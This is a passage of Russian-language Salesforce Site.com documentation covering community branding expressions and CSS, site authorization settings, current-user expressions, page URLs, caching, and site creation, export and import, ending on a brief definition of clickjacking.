Параметры фирменного стиля сообщества (например, верхние колонтитулы, нижние колонтитулы и цвета страниц) могут быть заданы посредством раздела **«Администрирование» > «Фирменный стиль»** на странице «Управление сообществом».

 **Прим.:**

- Site.com не поддерживает пустые верхние и нижние колонтитулы сообщества, а также верхние колонтитулы, содержащие только изображения. Рекомендуем выбирать настроенные HTML-блоки для верхних и нижних колонтитулов сообщества при создании страниц Site.com на основе шаблона сообщества или создании верхних и нижних колонтитулов сообщества посредством выражений пространства имен `Network`.
- Верхние и нижние колонтитулы сообщества доступны на страницах Site.com сообщества в качестве виджетов. Чтобы добавить верхний или нижний колонтитул сообщества на пустую страницу, перетащите нужный элемент из раздела «Виджеты» панели «Элементы страницы» на страницу.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### Выражение `Network`

### Соответствующий элемент страницы фирменного стиля сообщества

`{!Network.header}`

Настраиваемое содержимое верхнего колонтитула сообщества.

`{!Network.footer}`

Настраиваемое содержимое нижнего колонтитула сообщества.

`{!Network.zerenaryColor}`

Цвет фона для верхнего колонтитула сообщества.

`{!Network.zerenaryComplementColor}`

Цвет шрифта при использовании выражения `zerenaryColor`.

`{!Network.primaryColor}`

Цвет для активных вкладок сообщества.

`{!Network.primaryComplementColor}`

Цвет шрифта при использовании выражения `primaryColor`.

`{!Network.secondaryColor}`

Цвет для верхней границы списков и таблиц сообщества.



| Выражение <b>Network</b>                          | Соответствующий элемент страницы фирменного стиля сообщества   |
|---|--|
| <code>{!Network.tertiaryColor}</code>             | Цвет фона для верхних колонтитулов разделов на страницах просмотра и редактирования сведений в сообществе. |
| <code>{!Network.tertiaryComplementColor}</code>   | Цвет шрифта при использовании выражения <code>tertiaryColor</code> .                                       |
| <code>{!Network.quaternaryColor}</code>           | Цвет фона для страниц сообщества.  |
| <code>{!Network.quaternaryComplementColor}</code> | Цвет шрифта при использовании выражения <code>quaternaryColor</code> .                                     |

СМ. ТАКЖЕ:

- [salesforce\\_communities\\_implementation.pdf](#)
- [Общие сведения о создании фирменных страниц](#)
- [Создание стилей сообщества в таблице стилей CSS](#)

## Просмотр таблицы стилей **CommunityBranding**

Таблица стилей **CommunityBranding** содержит набор фирменных стилей сообщества.

Параметры фирменного стиля сообщества (например, верхние колонтитулы, нижние колонтитулы и цвета страниц) могут быть заданы посредством раздела **«Администрирование» > «Фирменный стиль»** на странице «Управление сообществом».

Чтобы просмотреть стили сообщества в таблице стилей **CommunityBranding**, откройте вкладку «Общие сведения» приложения Site.com, щелкните «Таблицы стилей» и выберите таблицу стилей **CommunityBranding**. Стили сообщества отображаются слева. Чтобы просмотреть код таблицы стилей, щелкните **«Редактировать код таблицы стилей»**.

Приложение поддерживает 14 стилей сообщества. Ниже представлено стандартное содержимое таблицы стилей.

```
.brandZeronyBgr {
  background-color: {!Network.zeronyColor} !important;
}
.brandZeronyFgr {
  color: {!Network.zeronyComplementColor} !important;
}
.brandPrimaryBgr {
  background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
  color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
  border-color: {!Network.primaryComplementColor} !important;
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

```
}  
.brandPrimaryFgrBrdTop {  
  border-top-color: {!Network.primaryComplementColor} !important;  
}  
.brandPrimaryBrd {  
  border-top-color: {!Network.primaryColor} !important;  
}  
.brandSecondaryBrd {  
  border-color: {!Network.secondaryColor} !important;  
}  
.brandSecondaryBgr {  
  background-color: {!Network.secondaryColor} !important;  
}  
.brandTertiaryFgr {  
  color: {!Network.tertiaryComplementColor} !important;  
}  
.brandTertiaryBgr {  
  background-color: {!Network.tertiaryColor} !important;  
  color: {!Network.tertiaryComplementColor} !important;  
  background-image: none !important;  
}  
.brandTertiaryBrd {  
  border-top-color: {!Network.tertiaryColor} !important;  
}  
.brandQuaternaryFgr {  
  color: {!Network.quaternaryComplementColor} !important;  
}  
.brandQuaternaryBgr {  
  background-color: {!Network.quaternaryColor} !important;  
}
```

СМ. ТАКЖЕ:

[salesforce\\_communities\\_implementation.pdf](#)

[Общие сведения о создании фирменных страниц](#)

[Создание фирменных страниц на основе шаблона сообщества](#)

## Добавление проверенных страниц

### Общие сведения об авторизации Site.com

Пользователи могут определять уровень доступа посетителей к содержимому создаваемого сайта. Исходная настройка новых сайтов разрешает доступ ко всем ресурсам (например, папки и страницы). Чтобы изменить стандартное значение, воспользуйтесь представлением «Авторизация» в представлении «Конфигурация сайта».



Ниже перечислены доступные значения авторизации.

- «Нет авторизации» (по умолчанию): все ресурсы являются общедоступными.
- «Требует авторизацию»: все ресурсы являются личными.
- «Настраиваемый»: по умолчанию все ресурсы являются общедоступными, но могут быть выбраны в качестве личных.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Значения «Нет авторизации» и «Требует авторизацию» позволяют быстро предоставлять или отменять доступ ко всем ресурсам сайта. Значение «Настраиваемый» позволяет определять доступ к отдельным страницам, папкам и другим ресурсам. Выбор значения «Настраиваемый» инициирует установку флажка «Требует авторизацию» в меню «Действия»  для всех ресурсов сайта. Авторизация может быть задана на уровне сайта, папки, страницы и отдельного ресурса. Элементы, выбранные для авторизации, помечаются значком замка . Ресурс (например, страница), помеченный в качестве личного, доступен пользователям Salesforce только после входа.

Ресурсы могут наследовать параметры конфиденциальности соответствующих папок. Если ресурс (например, папка сайта) выбирается для авторизации, то все содержимое папки наследует параметры авторизации папки и становится личным. Ресурс, перемещаемый в общедоступную папку, становится вновь общедоступным. Ресурс, помеченный в качестве личного посредством меню «Действия» и перемещенный в общедоступную папку, остается личным ввиду приоритета параметров конфиденциальности на уровне ресурса.

При выборе значения «Настраиваемый» таблица авторизации отображается в представлении «Авторизация», позволяющем управлять личными ресурсами или элементами, помеченными в качестве личных. Чтобы отменить авторизацию ресурса, удалите нужный ресурс из таблицы авторизации или снимите флажок «Требует авторизацию» для самого элемента.

СМ. ТАКЖЕ:

[Настройка авторизации на сайте](#)

[Настройка настраиваемой авторизации](#)

[Удаление авторизации Site.com](#)

## Настройка авторизации на сайте

Пользователи могут определять уровень доступа посетителей к содержимому создаваемого сайта. Исходная настройка новых сайтов разрешает доступ ко всем ресурсам (например, папки и страницы). Чтобы изменить стандартное значение, воспользуйтесь представлением «Авторизация» в представлении «Конфигурация сайта».

Ниже перечислены доступные значения авторизации.

- «Нет авторизации» (по умолчанию): все ресурсы являются общедоступными.
- «Требует авторизацию»: все ресурсы являются личными.
- «Настраиваемый»: по умолчанию все ресурсы являются общедоступными, но могут быть выбраны в качестве личных.

1. Откройте сайт для редактирования.
2. Последовательно выберите пункты «**Конфигурация сайта**» > «**Авторизация**».
3. Выберите нужное значение авторизации.

СМ. ТАКЖЕ:

[Общие сведения об авторизации Site.com](#)

[Настройка настраиваемой авторизации](#)

[Удаление авторизации Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления авторизацией:

- Назначение в качестве администратора сайта

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе





И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Настройка настраиваемой авторизации

Настраиваемая авторизация позволяет пользователям контролировать уровень доступа к сайту. Пользователи могут контролировать не только доступ к ресурсам верхнего уровня (например, папки и страницы), но также доступ на уровне отдельного ресурса.

Благодаря настраиваемой авторизации на уровне папки, пользователи могут одновременно отменять общий доступ к большому количеству ресурсов. Например, компания регулярно публикует торговые предложения для оплаченных пользователей. Все страницы торговых предложений, перемещенные в специальную папку, которая помечается для авторизации, мгновенно наследуют параметры данной папки. Таким образом, торговые предложения доступны пользователям только после входа. Чтобы разрешить общий доступ к одной из страниц торговых предложений, рекомендуем перетащить нужную страницу в общедоступную папку или корневую папку области «Все содержимое сайта».

1. Откройте сайт для редактирования.
  2. Последовательно выберите пункты **«Конфигурация сайта»** > **«Авторизация»**.
  3. Выберите значение **«Настраиваемый»**.
  4. Выберите представление **«Все содержимое сайта»**.
  5. При необходимости создайте папку для хранения личных страниц.
  6. Установите флажок **«Требуется авторизация»** в меню «Действия» папки . Папка помечается значком замка . Теперь папка является личной.
  7. Перетащите нужные страницы в папку. Страницы также помечаются значком замка .
-  **Пример:** Приведем другой пример. Чтобы запретить общий доступ к странице, независимо от ее размещения, рекомендуем настроить ее авторизацию посредством меню «Действия». Авторизация, настроенная на уровне отдельного ресурса, позволяет блокировать общий доступ даже при перемещении страницы в общедоступную папку. Другими словами, ресурс, помеченный в качестве личного, доступен только после снятия флажка **«Требуется авторизация»** в меню «Действия».

Чтобы открыть таблицу авторизации, позволяющую просматривать и управлять всеми папками и ресурсами, помеченными в качестве личных, воспользуйтесь страницей «Авторизация».

СМ. ТАКЖЕ:

[Общие сведения об авторизации Site.com](#)

[Настройка авторизации на сайте](#)

[Удаление авторизации Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления авторизацией:

- Назначение в качестве администратора сайта

## Удаление авторизации **Site.com**

Чтобы удалить авторизацию ресурса, удалите нужный ресурс из таблицы авторизации в представлении «Конфигурация сайта» или снимите флажок «**Требует авторизацию**» в меню .

1. Откройте сайт для редактирования.
2. Последовательно выберите пункты «**Конфигурация сайта**» > «**Авторизация**».
3. Щелкните ссылку «**Удалить**» напротив нужного элемента в таблице авторизации. При необходимости откройте представление «Все содержимое сайта». Выберите нужный ресурс. Снимите флажок «**Требует авторизацию**» в меню «Действия» .



**Пример:** Авторизация ресурса, помеченного в качестве личного посредством меню «Действия», должна быть удалена также посредством меню «Действия». Например, страница, помеченная в качестве личной и перемещенная в общедоступную папку, остается личной. Аналогично, страница, перемещенная в личную папку, авторизация которой удаляется, все равно остается личной.

СМ. ТАКЖЕ:

[Общие сведения об авторизации Site.com](#)

[Настройка авторизации на сайте](#)

[Настройка настраиваемой авторизации](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления авторизацией:

- Назначение в качестве администратора сайта

## Отображение сведений о текущем пользователе сообщества в Site.com


### Отображение сведений о текущем пользователе сообщества

Конструкторы Site.com, создающие проверенные страницы для сайта сообщества, могут просматривать сведения о текущем пользователе путем доступа к выражениям пространства имен `CurrentUser`.

1. Откройте страницу, которая должна содержать сведения о текущем пользователе сообщества.
2. Перетащите элемент страницы **«Блок содержимого»** или **«Настраиваемый код»** с панели «Элементы страницы» на страницу.
3. Введите  `{!CurrentUser.}` и нужное значение.  
Например,  `{!CurrentUser.firstName}`.

Просмотрите список [доступных выражений для отображения сведений о текущем пользователе](#).

4. Введите любой нужный дополнительный текст.  
Например, «С возвращением,  `{!CurrentUser.firstName}!`».
5. При использовании элемента «Блок содержимого» нажмите кнопку **«Сохранить»**. При использовании элемента «Настраиваемый код» нажмите кнопку **«Сохранить и закрыть»**.

 **Прим.:** Если непроверенный пользователь просматривает страницу, содержащую выражения `CurrentUser`, то сведения о текущем пользователе не отображаются. Например, при просмотре страницы, содержащей приведенный выше пример, приветственное сообщение, отображаемое непроверенному пользователю, выглядит следующим образом: «С возвращением, !».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Выражения, доступные для отображения сведений о текущем пользователе

Данные выражения пространства имен `CurrentUser` позволяют [отображать сведения о проверенном пользователе](#) на странице сообщества Site.com.

| Выражение <code>CurrentUser</code>            | Отображение   |
|---|---|
| <code>{!CurrentUser.name}</code>              | Имя и фамилия пользователя, отображаемые на странице сведений о пользователе.             |
| <code>{!CurrentUser.firstName}</code>         | Личное имя пользователя, отображаемое на странице редактирования сведений о пользователе. |
| <code>{!CurrentUser.lastName}</code>          | Фамилия пользователя, отображаемая на странице редактирования сведений о пользователе.    |
| <code>{!CurrentUser.userName}</code>          | Административное поле, которое определяет вход пользователя.                              |
| <code>{!CurrentUser.email}</code>             | Адрес эл. почты пользователя.   |
| <code>{!CurrentUser.communityNickname}</code> | Имя, используемое для определения пользователя в сообществе.                              |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



## Определение URL-адреса страницы Site.com

Ниже перечислены действия, доступные при определении URL-адреса созданной страницы Site.com.

- Создание URL-адреса, предоставляющего пользователям прямой доступ к общедоступной странице.
  - Создание ссылки на страницу посредством других страниц, включая страницы Force.com Sites и Visualforce.
  - Использование URL-адреса в качестве начальной страницы сообщества посредством переадресации в Force.com Sites.
  - Добавление личной страницы на веб-вкладку сообщества.
1. Чтобы определить правильный URL-адрес страницы, выполните указанные ниже действия.
    - Щелкните **«Настроить»** в мастере создания сообщества.
    - При закрытии мастера создания сообщества последовательно выберите пункты **«Настроить»** > **«Сообщества»** > **«Все сообщества»** и щелкните ссылку **«Управление»** напротив имени нужного сообщества.
  2. Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
  3. Скопируйте URL-адрес, отображаемый на странице, и вставьте его в текстовый редактор.
  4. Чтобы создать URL-адрес, указывающий на...
    - начальную страницу сайта Site.com, дополните URL-адрес компонентом /s/. Например, `https://mydomain.force.com/mycommunity/s/`.
    - конкретную страницу Site.com, дополните URL-адрес компонентом /s/<имя\_страницы>, где элемент <имя\_страницы> заменяется именем страницы Site.com. Например, `https://mydomain.force.com/mycommunity/s/promotion`.

Убедитесь, что элемент «s» является строчным, так как URL-адреса чувствительны к регистру.

СМ. ТАКЖЕ:

[Добавление проверенных страниц Site.com на вкладки сообщества](#)

[Переадресации URL-адресов Force.com Sites](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- “«Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление проверенных страниц **Site.com** на вкладки сообщества

Созданная личная страница Site.com может быть добавлена на вкладку сообщества.

Рекомендуем создать веб-вкладку, указывающую на страницу Site.com.

1. Установите флажок «Показать верхний колонтитул Salesforce» на панели «Свойства».

Выбор данного параметра гарантирует отображение вкладок в сообществе.

2. Введите имя вкладки, которое должно отображаться в сообществе.

Созданная веб-вкладка должна использовать такое же имя.

3. **Определите правильный URL-адрес страницы.**

URL-адрес должен использовать следующий формат:

`https://мойДомен.force.com/моеСообщество/s/<имя_страницы>`, где компонент *имя\_страницы* соответствует имени страницы.


4. Введите строку «Вкладки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Вкладки**».

5. Нажмите кнопку «**Создать**» в разделе «Веб-вкладки» и введите имя вкладки, отображающееся в поле «Имя вкладки» на панели «Свойства».

6. Вставьте созданный URL-адрес в текстовое поле «URL-адрес кнопки или ссылки» окна «Действие 3».

7. Откройте мастер создания сообщества и добавьте новую вкладку в сообщество.

Чтобы открыть личную страницу для предварительного просмотра в сообществе, рекомендуем опубликовать сайт Site.com.

 **Прим.:** Сайт не может быть опубликован из безопасной среды.

СМ. ТАКЖЕ:

[Общие сведения о сообществах Salesforce](#)

[Создание веб-вкладок](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- “Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher»,

включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление ленты новостей или ленты группы **Chatter** на страницы **Site.com** сообщества

Рекомендуем использовать ленту новостей Chatter для отображения ленты Chatter на страницах сайта, а ленту группы Chatter для отображения лент отдельной группы.

1. Перетащите элемент **«Лента новостей»** или **«Лента группы»** из раздела «Виджеты» панели «Элементы страницы» на страницу.  
Добавление виджета на страницу инициирует создание копии или *экземпляра* виджета. В отличие от содержимого виджета, свойства доступны для редактирования.
2. При добавлении ленты группы введите код группы на панели «Свойства».  
Код группы определяет ленту группы, отображаемую на странице. Чтобы разрешить отображение лент для разных групп, добавьте несколько лент группы на страницу.
3. Откройте страницу для предварительного просмотра ленты или воспользуйтесь рабочим режимом для просмотра способов отображения ленты на разных мобильных устройствах.

Ниже перечислены ограничения по использованию ленты новостей или ленты группы на сайтах Site.com сообщества.

- Ленты новостей и ленты группы Chatter отображаются только после входа пользователя в сообщество. Данные ленты не отображаются пользователям-гостям или в режиме анонимного предварительного просмотра.
- Ленты новостей и ленты группы Chatter могут отображаться некорректно на страницах шириной менее 700 пикселей. Рекомендуем просматривать содержимое на страницах шириной не менее 700 пикселей. Кроме того, рекомендуем использовать белый фон.
- Ленты новостей и ленты группы Chatter наследуют только некоторые элементы фирменного стиля страницы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе


И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Повышение производительности путем кэширования HTML-страниц для сообществ в Site.com

Кэширование HTML позволяет пользователю повысить производительность и эффективность отображения страниц сайта Site.com сообщества путем определения частоты повторной загрузки созданной разметки страницы.

Например, страница одновременно просматривается 100 посетителями. Если кэширование выключено, то страница отправляет 100 отдельных запросов на одну и ту же разметку, а ее производительность сильно снижается. Если кэширование включено, то страница отправляет всего один запрос для первого посетителя. Все последующие запросы страницы, отправляемые в течение заданного временного промежутка, извлекаются из кэша. По истечении установленного времени кэш обновляется.

 **Прим.:** Продолжительность кэширования применяется только к страницам сообщества, которые просматриваются пользователями-гостями. Выполнение пользователем входа для просмотра страницы инициирует выключение кэширования.

1. Откройте страницу в среде Site.com Studio.
2. Выберите продолжительность кэширования страницы в поле «Продолжительность кэширования (в минутах)» раздела «Кэш» вкладки «Свойства».

По умолчанию продолжительность кэширования страницы составляет 30 минут.

Чтобы выключить кэширование, задайте нулевое значение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание и управление сайтами

### Создание сайта **Site.com**

Чтобы создать пустой сайт в приложении Site.com, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать»** на вкладке Site.com приложения Site.com. При работе в среде Site.com Studio выберите **«Создать сайт»** в раскрывающемся меню сайта.
2. Щелкните **«Создать пустой веб-сайт»**.
3. Введите имя сайта.
4. Нажмите кнопку **«Создать»**. При этом новый веб-сайт откроется в среде Site.com Studio, которая позволяет создавать шаблоны страниц и страницы сайта, а также добавлять их функции.

 **Прим.:** Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

[Создание шаблонов страниц Site.com](#)

[Создание страниц Site.com](#)

[Редактирование страниц Site.com в качестве конструктора или администратора сайта](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

## Удаление сайта **Site.com**

Любой неопубликованный сайт может быть удален. Прежде чем удалить опубликованный сайт, рекомендуем отменить его публикацию. См. раздел «[Перевод сайта в автономный режим](#)» на странице 5282.

1. Выберите нужный сайт и щелкните  > «**Удалить**» на вкладке Site.com приложения Site.com.
2. Нажмите кнопку «**ОК**».



**Прим.:** Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

[Экспорт сайта Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
**Site.com**:



- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Дублирование сайта Site.com

Чтобы создать копию сайта, выполните указанные ниже действия.

1. Выберите нужный сайт и щелкните  > «**Дублировать**» на вкладке Site.com приложения Site.com. При необходимости щелкните  > «**Дублировать данный сайт**» на вкладке «Общие сведения» приложения Site.com Studio.
2. Введите имя сайта.
3. Нажмите кнопку «**Создать**».

### Прим.:

- Чтобы создать копию сайта, использующего [службы данных](#), рекомендуем [настроить полномочия доступа к данным](#) в профиле пользователя-гостя нового сайта.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

[Создание сайта Site.com](#)

[Экспорт сайта Site.com](#)

[Импорт сайта Site.com](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.



## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе  
И  
Роль администратора сайта или конструктора, назначенная на уровне сайта

## Экспорт сайта **Site.com**

Сайт **Site.com** может быть экспортирован на жесткий диск. Экспортированный сайт доступен в виде пакета с расширением **.site**, который может быть импортирован в другую организацию **Salesforce**. Максимальный размер импортируемого сайта не должен превышать 2 Гб.

1. Выберите нужный сайт и щелкните  > «**Экспорт**» на вкладке **Site.com** приложения **Site.com**. При необходимости щелкните  > «**Экспорт данного сайта**» на вкладке «Общие сведения» приложения **Site.com Studio**.
2. Если размер сайта:
  - составляет менее 100 Мб, выберите область для хранения экспортированного файла **.site** на жестком диске и нажмите кнопку «**Сохранить**».
  - составляет более 100 Мб, дождитесь электронного уведомления о завершении экспорта. Чтобы загрузить экспортированный файл **.site**, щелкните ссылку в сообщении эл. почты.

### Прим.:

- В результате экспорта сайт не удаляется из текущей организации.

СМ. ТАКЖЕ:

[Создание сайта \*\*Site.com\*\*](#)

[Импорт сайта \*\*Site.com\*\*](#)

## ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами **Site.com**:

- Поле «Пользователь **Site.com Publisher**», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта



## Импорт сайта Site.com

Экспортированный сайт Site.com может быть импортирован в организацию. The maximum site size you can import is 2 GB. При импорте сайта пользователю назначается роль администратора сайта.

1. Нажмите кнопку **«Создать»** на вкладке Site.com приложения Site.com. При работе в среде Site.com Studio выберите **«Создать сайт»** в раскрывающемся меню сайта.
2. Выберите **«Импорт сайта или шаблона»**.
3. Введите имя сайта.
4. Чтобы найти экспортированный сайт на жестком диске, нажмите кнопку **«Обзор»**. Экспортированные сайты используют расширение .site.
5. Нажмите кнопку **«Создать»**.

### Прим.:

- Чтобы импортировать сайт, использующий **службы данных**, рекомендуем **настроить полномочия доступа к данным** в профиле пользователя-гостя импортированного сайта. Повторители данных, таблицы данных, функции обработки данных и формы могут нуждаться в повторной настройке.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

[Создание сайта Site.com](#)

[Экспорт сайта Site.com](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

## Настройка свойств сайта

Настройте свойства сайта (например, начальную страницу, имя сайта и страницу ошибок) и создайте ссылку для анонимного предварительного просмотра, благодаря которой содержимое неактивного сайта может быть предварительно просмотрено другими пользователями. Срок действия этих ссылок неограничен (если не указано иное); при выборе ссылки отображается самая последняя версия сайта. Данные ссылки доступны только соответствующим адресатам и не могут быть найдены поисковыми системами.

1. Щелкните **«Конфигурация сайта»** на вкладке «Общие сведения».
2. Нажмите кнопку **«Правка»**.
3. Ниже перечислены действия, доступные в представлении «Конфигурация сайта».
  - Чтобы переименовать сайт, укажите новое имя в поле «Имя сайта».
  - Просмотрите поле сайта «Имя разработчика». Данное поле доступно только для чтения, поэтому может отличаться от поля «Имя сайта». Поле «Имя разработчика» используется интерфейсом Metadata API.
  - Чтобы создать ссылку, позволяющую другим пользователям просматривать содержимое неактивного сайта, щелкните **«Включить анонимный предварительный просмотр»**. (Чтобы получить доступ к ссылке, которая может быть скопирована и отправлена другим пользователям для предварительного просмотра и тестирования внесенных изменений, выберите параметр **«Анонимный предварительный просмотр»**, доступный в меню **«Предварительный просмотр»**.) Параметр **«Включить анонимный предварительный просмотр»** также доступен в меню **«Предварительный просмотр»** на вкладке «Общие сведения».
  - [Откройте профиль пользователя-гостя сайта.](#)
  - [Выберите нужный уровень защиты от кликаджекинга.](#)
  - Выберите начальную страницу веб-сайта в раскрывающемся списке «Начальная страница».
  - *Только для сайтов сообщества Site.com:*
    - Выберите страницу входа для сайта сообщества Site.com из раскрывающегося списка «Страница входа».
    - Выберите страницу, настроенную для незарегистрированных пользователей сайта сообщества Site.com, из раскрывающегося списка «Страница регистрации».
    - Выберите страницу восстановления пароля, настроенную для сообщества посредством Site.com.
  - Выберите нужную страницу ошибок из раскрывающегося списка «Страница 404». Наличие страницы ошибок, отображающейся при использовании поврежденной ссылки, указывает на уважительное отношение компании к посетителям сайта.
4. Нажмите кнопку **«Сохранить»**.

### Прим.:

- Начальная страница, страница ошибок, страница входа и страница самостоятельной регистрации, заданные для сайтов сообщества Site.com в представлении «Конфигурация сайта», определяют начальные страницы для сайта сообщества Site.com. Данные стандартные URL-адреса не используются только при настройке других URL-адресов путем последовательного выбора пунктов **«Администрирование» > «Страницы»** и **«Администрирование» >**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

«Вход и регистрация» на странице «Управление сообществом». Страницы ошибок сообщества определяются разделом «Страницы ошибок» меню «Настройка Force.com».

- Если сайт сообщества Site.com неактивен, то пользователи перенаправляются на страницу «Служба недоступна», заданную в разделе «Страницы» страницы «Управление сообществом».

СМ. ТАКЖЕ:

[Создание сайта Site.com](#)

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

[Включение защиты от кликджекинга](#)


## Включение защиты от кликджекинга

Кликджекинг — это тип атаки, при котором пользователи выбирают элементы интерфейса (например, кнопки или ссылки), считающиеся безопасными. Выбранная кнопка или ссылка выполняет вредоносное действие на сайте, результатом которого становится несанкционированный доступ к данным, отправка недопустимых сообщений эл. почты, изменение регистрационных данных или другие характерные действия.


